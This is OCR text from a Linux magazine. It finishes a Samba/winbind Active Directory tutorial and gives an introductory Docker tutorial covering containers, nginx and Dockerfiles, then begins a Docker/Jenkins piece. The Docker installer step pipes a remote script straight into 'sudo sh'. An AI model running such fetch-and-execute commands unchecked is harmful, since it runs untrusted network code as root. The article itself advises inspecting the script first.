krbtgt
fred
barney
```

Here, fred and barney are the two user accounts we've added to Active Directory. Similarly, **wbinfo -g** lists the groups.

A more useful test is to verify that the resolvers are able to see the AD information. I can check this with *getent*:



The Red Hat tool authconfig-tui can be used to automate changes to nsswitch.conf and to the PAM config files.

```
$ getent passwd chris fred
chris:x:500:500:Chris Brown:/home/chris:/bin/bash
fred:*:20000:20000:Fred Flintstone:/home/LXF/fred:/bin/bash
```

Here, we're performing user-name lookups for chris and fred. The first response is coming from the Linux system, the second response is coming from Active Directory. Magic! Notice fred's UID is 20000; this corresponds to the bottom of the range that we allocated in smb.conf. Although the initial allocation of a UID to fred is (in a sense) arbitrary, winbind is at least consistent. The mappings between the Windows SIDS and winbind's choice of UIDs are stored (in the database **/var/lib/samba/winbindd_idmap.tdb**) so from here on *windbind* will always deliver the UID 20000 for fred.

Are we there yet?

Nearly done! But the other thing we'd like to do is defer authentication decisions to AD. We can test this by:

```
# wbinfo -a fred
Enter fred's password:
plaintext password authentication succeeded
Enter fred's password:
challenge/response password authentication succeeded
```

Use **authconfig-tui** to make PAM aware of *Winbind* (see the screen shot). Now we can finally log in as fred. Here we're doing an *ssh* login from an Ubuntu machine onto the CentOS box (the *Samba* domain member server):

```
$ ssh fred@192.168.1.76
fred@192.168.1.76's password:
Last login: Tue Jun  3 08:48:16 2014
Could not chdir to home directory /home/LXF/fred: No such
file or directory
```

Fred doesn't have a home directory, but the authentication works fine! We can show that we're really fred like this:


```
-bash-4.1$ id
uid=20000(fred) gid=20000(domain users)
groups=20000(domain users),20003(BUILTIN+users)
```

And we're done, we've accessed user account information in an Active Directory, and performed authentication against an AD domain controller. ■

(188): Samba 4


This tutorial is based on *Samba 3.6*, and *Samba 4* has been out for about a year now. It's been a long time coming! If you're just using *Samba* to provide file and print services as a 'domain member', *Samba 4* can be a drop-in replacement for *Samba 3* and provides the same services through the same daemons (*smbd*, *nmbd* and *winbindd*), though with enhanced performance and support for later versions of the SMB/CIFS protocol. However, it's the ability of *Samba 4* to fully participate in an Active Directory domain (including taking on the role of Active Directory domain controller) that makes people excited. To do this, it bundles the functions of an LDAP server, Kerberos and DNS into a single server, called 'samba'. It comes with a command-line configuration tool called *samba-tool* that sports a plethora of subcommands handing a wide variety of tasks from joining a domain to querying and managing DNS and managing group policies.

In any event, if you're looking for a *Samba 4* tutorial, this is not it!


Guru Guide
Nobody goes deeper into technology
CODING ACADEMY 2015*
FULLY REVISED & UPDATED EDITION
LEARN TO CODE FAST TODAY!
• PYTHON • RUBY ON RAILS
• PERL • PHP
180 PAGES OF TUTORIALS
MASTER NEW SKILLS YOU CAN APPLY TO ANY PROJECT TODAY!
Available at all good newsagents or visit
www.myfavouritemagazines.co.uk/computer

Docker: Build containers

It's time to look at Docker, the project that promises to solve all manner of application development and deployment headaches.



Anyone with a vague interest in the topics of virtualisation, 'the cloud' or DevOps will undoubtedly have heard mention of Docker and containers at some point in the last six months. In a rapidly evolving area, Docker has managed to grab the headlines and vendors have scrambled to point out that they are on board with the cool kids and developers in being able to run and in some cases enhance this new technology. But what is Docker, and why should you care?

In the spirit of diving into something new to get an idea of how it works, in this tutorial we're going to look at containers, some of the Docker functionality and build some examples. We used an Ubuntu 14.04 desktop system while writing this article, but Docker is very distro agnostic, so you should be able to follow these instructions on most systems.

Containers as a software concept have been around for some time on Unix. The venerable **chroot** (which was initially written in 1979) introduced the idea of running a program in a virtualised copy of the operating system for security purposes (although it involved some manual work for the system administrator in order to get up and running) and it's still in use today. FreeBSD introduced the **jail** command which added to the concept and compartmentalised the system to a greater degree. Solaris, AIX and HP-UX all have their own variants too, but as you'd expect, Linux leads the way with a number of projects offering slightly differing implementations of the idea. These projects build upon a kernel feature known as cgroups, which (put very simply) provides a way of bundling a collection of processes together into a group and managing their consumption of system resources. Related to cgroups is yet another kernel feature: namespace isolation, which enables groups of processes to be isolated from others on the same system (so that they are not aware of the resources of other processes).

All about the apps

Docker is one of the aforementioned projects but has a few differences from the others which have made it stand out. As stated in the Docker FAQ (**http://docs.docker.com/faq**), it's not a replacement for the underlying LXC technology, but adds some useful features on top of it. Docker is very much focused on applications rather than fully blown operating systems, promising to combine container virtualisation with workflows and tooling for application management and deployment. It also enables containers (and hence applications) to be moved between systems portably and enable them to run unchanged. Add to this tools which enable developers to assemble containers from their source code, container versioning (in a manner very similar to git) and component re-use (use a container as a base image and build upon it) and it's little wonder that Docker has captured so »

```
jolyon@limilo: ~
top - 02:23:59 up  1:26,  0 users,  load average: 0.18, 0.19, 0.11
Tasks:   2 total,   1 running,   1 sleeping,   0 stopped,   0 zombie
%Cpu(s):  4.2 us,  3.0 sy,  0.0 ni, 92.7 id,  0.0 wa,  0.2 hi,  0.0 si,  0.0 st
KiB Mem:  16305344 total,  2958672 used, 13354672 free,   163144 buffers
KiB Swap: 16642044 total,        0 used, 16642044 free.  1859384 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
    1 root      20   0   18156   1936   1464 S   0.0  0.0   0:00.02 bash
   12 root      20   0   19876   1308    960 R   0.0  0.0   0:00.10 top
```

Inside our very first Docker container – probably the oddest looking top output you'll ever see

Quick tip

The Docker project likes to compare it's containers to the shipping equivalent: a box with standard properties - agreed dimensions and characteristics that can be lifted and shifted anywhere in the world no matter what it contains.

Network hacks

much attention since being launched in 2013 – No more 'Well, it worked on my machine' type arguments between programmers and operations staff when a system goes live and fails to deploy properly in production!

Little boxes, little boxes

With the promise of DevOps utopia ahead of us, let's waste no further time and get on with the business of installing Docker. At the time of writing, Ubuntu 14.04 has version 0.91 of the software in it's repositories. Let's live a little more (or possibly less) dangerously and install from the project repo itself. One oddity to note: on Debian based systems, the maintained package is called **docker.io**, as the docker name was grabbed by a 'system tray for kde/gnome docket applications' some time ago. Red Hat based systems stick with 'docker'.

Docker provides a handy little script for ensuring our system can work with https apt sources and adds its repo to our sources and its key to our keychain before installing the package. Run the following to take a look at it (it's generally good practice to give a program at least a cursory check before running it on your system).

```
curl -sSL https://get.docker.io/ubuntu/
```

Once you're happy that it's not installing the latest NSA backdoor or foreign Bitcoin stealing malware you can let it do it's thing:

```
curl -sSL https://get.docker.io/ubuntu/ | sudo sh
```

This will then install a handful of packages and start a docker daemon process, which you can confirm is running via the **ps** command. Instructions for other distributions can be found on the official site (**http://bit.ly/DockerInstalls**). Now let's dive right in with the traditional 'Hello, World!' to give us confirmation that everything is working as intended!

```
sudo docker run ubuntu /bin/echo "Hello, World!"
```

You will see a message saying that an Ubuntu image can't be found locally, and one will be downloaded (via the Docker Hub) as well as a number of updates. Thankfully, once an image is downloaded it remains cached and subsequent runs are much quicker. Once everything is ready, the magic words will appear. But what's happening here? The **docker run** command does exactly what you'd expect: it runs a container. We asked for an Ubuntu image to be used for the container, which Docker pulled from its hub when it couldn't find a local copy. Finally, we asked for the simple **echo** command to be run inside it. Once Docker completed its tasks, the container was shut down. We can use this downloaded image in a more interactive way by using the **-i** and **-t** flags, which enable us to use the containers STDIN and give us a terminal connection.

```
sudo docker run -i -t ubuntu /bin/bash
```

This should give a root prompt almost immediately within the container itself. The speed with which that hopefully appeared is one of the reasons for Dockers popularity. Containers are very fast and lightweight. Many of them can co-exist on a system, many more than could be handled if they were more like traditional heavy virtual machines. This is partly due to Docker using union file systems which are file systems that operate by creating layers. This makes them extremely fast. As you would expect, Linux comes with more than one variant. Docker by default uses devicemapper, but also supports AUFS, btrs and vfs.

From that prompt, run a few commands such as **df -h**, **ls** and finally **top**. While the first two should look pretty vanilla as far as output goes, *top* will show a rather odd situation of only two running processes: **bash** and the **top** command itself. Exit this strange matrix like situation by pressing q (to come

Quick tip

LXC (LinuX Containers) can refer to both the underlying capabilities of the kernel (cgroups *et al*) and also to the project that maintains the userland tools – which is well worth a look and has reached version 1.0.



The Docker website – no fail whale here – and includes a live online tutorial which runs through the basics in roughly 10 minutes.

Hypervisors vs Containers – what's the difference?

These days, there are a huge range of options available for a sysadmin to consider when asked to architect new infrastructure. Anyone can be forgiven for getting lost in the virtualisation maze So what exactly is the difference between a hypervisor- and a container-based system?

Hypervisors, which have their origins in the IBM systems of the 1960s, work by having a host system share hardware resources amongst guest systems (or virtual machines). The hypervisor manages the execution of guest operating systems and presents virtualised representations of the underlying resources to them. There are a couple of different types:

Type 1 hypervisors These are installed before any guest systems and work directly with the underlying hardware (*VMWare* is an example of this approach).

Type 2 hypervisors Run on top of a traditional operating system, with the guests at another level above that (this is how *Virtualbox* works).

Containers however, work by having the kernel of an operating system run isolated processes in 'userspace' (ie outside of the kernel). This can be just a single application and, therefore, doesn't need the overhead of a full OS (which then needs maintenance, patching etc). Containers also have the bonus of being very lightweight. In fact, many containers can run on the same hardware but can't run 'other' operating systems (eg Windows) and are, as a consequence, seen as not being as inherently secure as hypervisors.

As usual, it's a case of using what virtualisation technology is best for a particular situation or environment. Issues of cost, existing systems, management tools and skill sets should be considered. However the two approaches are not mutually exclusive and indeed can be complementary – quite a few adopters of Docker have confessed to running it within hypervisor based guests. Virtualisation is an active area of development, with open source at the forefront.

out of **top**, if you haven't already) and then typing **exit**. Docker will then shut our container down. You can check that this is happened by running

```
sudo docker ps
```

which will show some headers and nothing running. Docker can, of course, handle daemonised processes which won't exit as soon as we've finished with them, so let's kick one off:

```
sudo docker run -d ubuntu /bin/bash -c "echo 'yawn'; sleep 60"
```


This time Docker starts up our container using the **-d** flag and backgrounds it, returning to us a container id. Our simple command line runs on the container, sleeping away. We can now see that **sudo docker ps** gives us a bit more information, including a rather silly name that Docker has assigned our container ('pensive_franklin' in our test case). We can see what the container is doing using this name:

```
sudo docker logs pensive_franklin
```

which should return a barely stifled yawn from our short-lived process. Once the 60 seconds are up from the **sleep** command Docker once again wields the axe and the container is no more. If we supply a larger value for the **sleep** command and get sick of waiting for the processes nap time to complete, we can use the docker **stop** command in the follow way:

```
sudo docker stop pensive_franklin
```

The Docker Hub contains many predefined Linux containers from the usual suspects.



We can try the **docker run** command a few more times, experimenting with different command lines. Once we've had enough of such japery, we run

```
sudo docker ps -a
```

which reveals all the containers, including non-running ones. There are a bunch of other flags you can use, we'd suggest have a look at **man docker-ps**.

A more useful example

This is all very well and good, but what about something more useful? A great example of a lightweight application that sits nicely in a container is *Nginx*, the high performance web/cache/load balancing/proxy server. How easy is it for us to set up a brand new instance of *Nginx*, ready to serve pages on? Lets find out!

A quick look on Docker Hub (**https://registry.hub.docker.com**) shows *Nginx* on the front page as having an official repository. We can pull this down to our local machine by using the **pull** argument to the docker command:

```
sudo docker pull nginx
```

A little while later (there are some reasonably sized layers to download) and our image should be available. We can see what images we have locally by issuing **sudo docker images** at the command prompt. Now, we can quickly verify *Nginx* is working by running:

```
sudo docker run -d -p 8080:80 nginx
sudo docker ps
```

Assuming *Nginx* is reporting as being up, we can connect our desktop browser to **http://127.0.0.1:8080** to see the default *Nginx* page. All well and good. But how can we add content to it? First, let's stop our running container via the **sudo docker stop <silly name>** command and then include a really basic example file. Open up your favourite text editor and create the following, saving it as **docker-example.html**. It's best to do this in a new sub directory – call it whatever you like – to avoid any other files lying around from confusing Docker in a moment. Then save this file in a sub directory below our new one, and call that content.

```
<html>
<head>
<title>Here is our dockerized web site!</title>
</head>
<body>
<h1>We are running in a container</h1>
</body>
</html>
```

Is your Docker image broken?

One of the best things about open source and Linux are the plethora of opinions and ideas, particularly about the correct ways to run systems. One such example which caused a minor stir in the Docker world occurred when Phusion, the team behind the well known Phusion Passenger product/project, used extensively in Ruby on Rails and other web development setups, released its Docker image (available on Docker Hub at **phusion/baseimage**). They argued that the common Docker practice of running a single application process (as evidenced by the **top** output in our tutorial) meant that many important system services wouldn't be running in the container. Not least, the *init* process would be missing.

Now while the whole point of using containers is to have a very lightweight system – use a VM if you want a full-blown OS – *init* does the very important job of inheriting orphaned child processes, and should any of those appear in your container they'll end up as zombies with nowhere to go. The Phusion team also argue that some processes are so vital (*cron*, *syslog* and *ssh*) that they should always be available to a Linux OS, no matter how lightweight, and that pulling the legs out from underneath a system rather than having it shutdown properly via *init* could well lead to corruption to data. Opinions varied as to whether this was making Docker containers too complicated and heavyweight, but the image has been popular on Docker Hub and is well worth a look.

Network hacks



› *Nginx* running in a Docker container. It may look like a humble beginning, but after a few tweaks we'll be besieged by Silicon Valley acquisition offers, we're sure.

» Feel free to add to this epic example of a web page as you see fit. Now we are going to create a Dockerfile (the file must be named **Dockerfile**). This is just a text file that contains the commands that we'd otherwise enter at the prompt interactively. Instead, we can issue a docker build command instead, and have docker do the hard (?) work for us. This example is trivial of course, but adds our content directory to the existing *Nginx* image file.

```
FROM nginx
ADD content /usr/local/nginx/html
```

Now run the **docker build** command

```
sudo docker build -t nginx-test
```

The **-t nginx-test** option here tells Docker what we'd like to call our new image, should the build be successful (hopefully it was). Now let us run it, and confirm it started:

```
sudo docker run --name whatever -d -p 8080:80 nginx-test
sudo docker ps
```

Making changes to containers

The **--name** flag allows us to call our new container a name of our choosing rather than the auto generated one from Docker (amusing though they are). The **-p**, as is probably obvious, maps port 8080 on our local host to port 80 inside the container. The container has its own internal IP address which we can see by running :

```
sudo docker inspect whatever
```

and this returns a whole bunch of information about the system in JSON format. We can now see the fruits of our labour by connecting to **http://127.0.0.1:8080/docker-example.html** in our browser. While Facebook are probably not quaking in their boots at the site of our new website we've proven how quickly we can get a server up and running. We could, if we so wished, run dozens if not hundreds of these *Nginx* containers in a style reminiscent of the cheapest and most cut throat of web hosting companies.

What Docker does here when running the **build** command is take our base image and add our changes to it – this new layer is then saved as it's own container. Taking this further, we could have easily taken the Ubuntu image from earlier and installed a lot of software on it via many **apt-get install** lines in a **Dockerfile**. Each line would create an intermediate container, building on the one before it which would be removed once the change was committed, leaving us only with the end copy. This can also be done manually if required – we could start the Ubuntu image, make changes to it at the command line, exit it and then save the changes using the **docker commit** command. This git-like command gives us a kind of version control over our containers. When we're done with a particular container, using the **docker stop** and **docker rm** commands cleans everything up for us.

Containers of a feather, dock together

Of course, having a standalone web server isn't that much use these days. What if we want to set up a dynamic site that reads data from a database? Docker has the concept of linking containers together. Assuming that we had a database container named data running say, *MySQL*, we could create a new *Nginx* container as follows:

```
sudo docker run -d -p 8080:80 --name whatever nginx-test
--link data:mysql
```

The *Nginx* system will now be able to reference the database using the **alias mysql**, and environment variables and a **/etc/hosts** entry will be created on the system for the database. Docker uses a secure tunnel for container to container traffic here, meaning that the database doesn't need to export ports to the outside world. Docker takes care of all of this automatically.

Docker also includes a Vagrant-like ability to share directories between the Docker host and containers running on it. The **-v** flag to the **docker run** command enables parameters such as **-v /home/web/data:/web/data** which will result in the container seeing a mount point **/web/data**. The **-v** flag can also create standalone volumes in the container (eg **-v /data**). For persistent data, the advice appears to be to create a dedicated container to er… contain it and to then make that data available to other containers. They can see it by use of the **--volumes-from** option to **docker run** command.


Now that we've had a whirlwind tour of some of the basic Docker functionality, in next month's tutorial we'll look at some of Docker's more advanced features and use-cases for this software. Until then, enjoy experimenting with your new found container skills and take a look at the options available for the **docker** command. There's also plenty of extra, in-depth information to be plundered from the official Docker website (**www.docker.com**). Happy docking! ■

Quick tip

The Docker project maintains an online public image repository, similar to the likes of Vagrant, where anyone can store Docker container images if they register. You don't need to register an account to download anything.


Docker: Jenkins and Dockerfiles

Now we look at some tasks relating to adopting Docker in a development environment, including Continuous Integration with Jenkins.



We've just introduced Docker, an implementation of software containers on Linux, and looked at some of the basic functionality and commands available to us. Building on that work, we're going to look at some of the steps involved in adopting Docker in a development environment. We'll look at options for sharing Docker containers among team members, and also look at how Docker can be used in a continuous integration (CI) workflow, using the well-known tool Jenkins, before taking a quick look at some of the tasks a sysadmin would like to know before running any service: things like how to back things up and how to capture logs etc. We won't cover installing Docker again – if you're not sure about this, take a look back or at the simple instructions on **www.docker.com**.

Companies running IT services usually have several environments in which to run the same application at different stages of it's development. The 'Dev' environment could be individual developer's laptops for example. Prod equals 'Production' or 'Live'. Others might be UAT (user acceptance testing), DR (disaster recovery) or Pre-Prod (very similar to production, used perhaps for testing production fixes). Various versions of the application will make their way through these environments (hopefully in a linear fashion, but sometimes not) until they hit production. In old, traditional infrastructures, each of these environments might have consisted of one or more physical boxes running a complete Linux installation from it's local disk. Maintaining these servers could be a real headache for a system administrator. The environments would ideally need to be the same to ensure that the applications hosted in them ran in a consistent manner and all kinds of barriers would need to be overcome to prevent that. Despite all the tools at a sysadmins disposal, the familiar phrase 'but it worked on my machine' can still be heard throughout the land. Docker is aimed directly at this problem by enabling apps to be quickly assembled from components and having the same container run in whatever environment we want.



Rails, in Docker. It might not look like much, but Twitter's first page will have looked like this back in the day.

Using Dockerfiles

While in the first part we used a lot of commands at the prompt to spin up Docker containers, in practice almost all development using Docker will make use of Dockerfiles. These simple text files offer the benefit of being easily put under version control (we can store them in *Git*, or whichever source control tool we like) and while usually being simpler than the average shell script can be very powerful in terms of building systems. Here's an example of one which brings up a full Ruby on Rails stack:

```
FROM phusion/passenger-ruby21:0.9.12
ENV HOME /root
CMD ["/sbin/my_init"]
RUN gem install rails
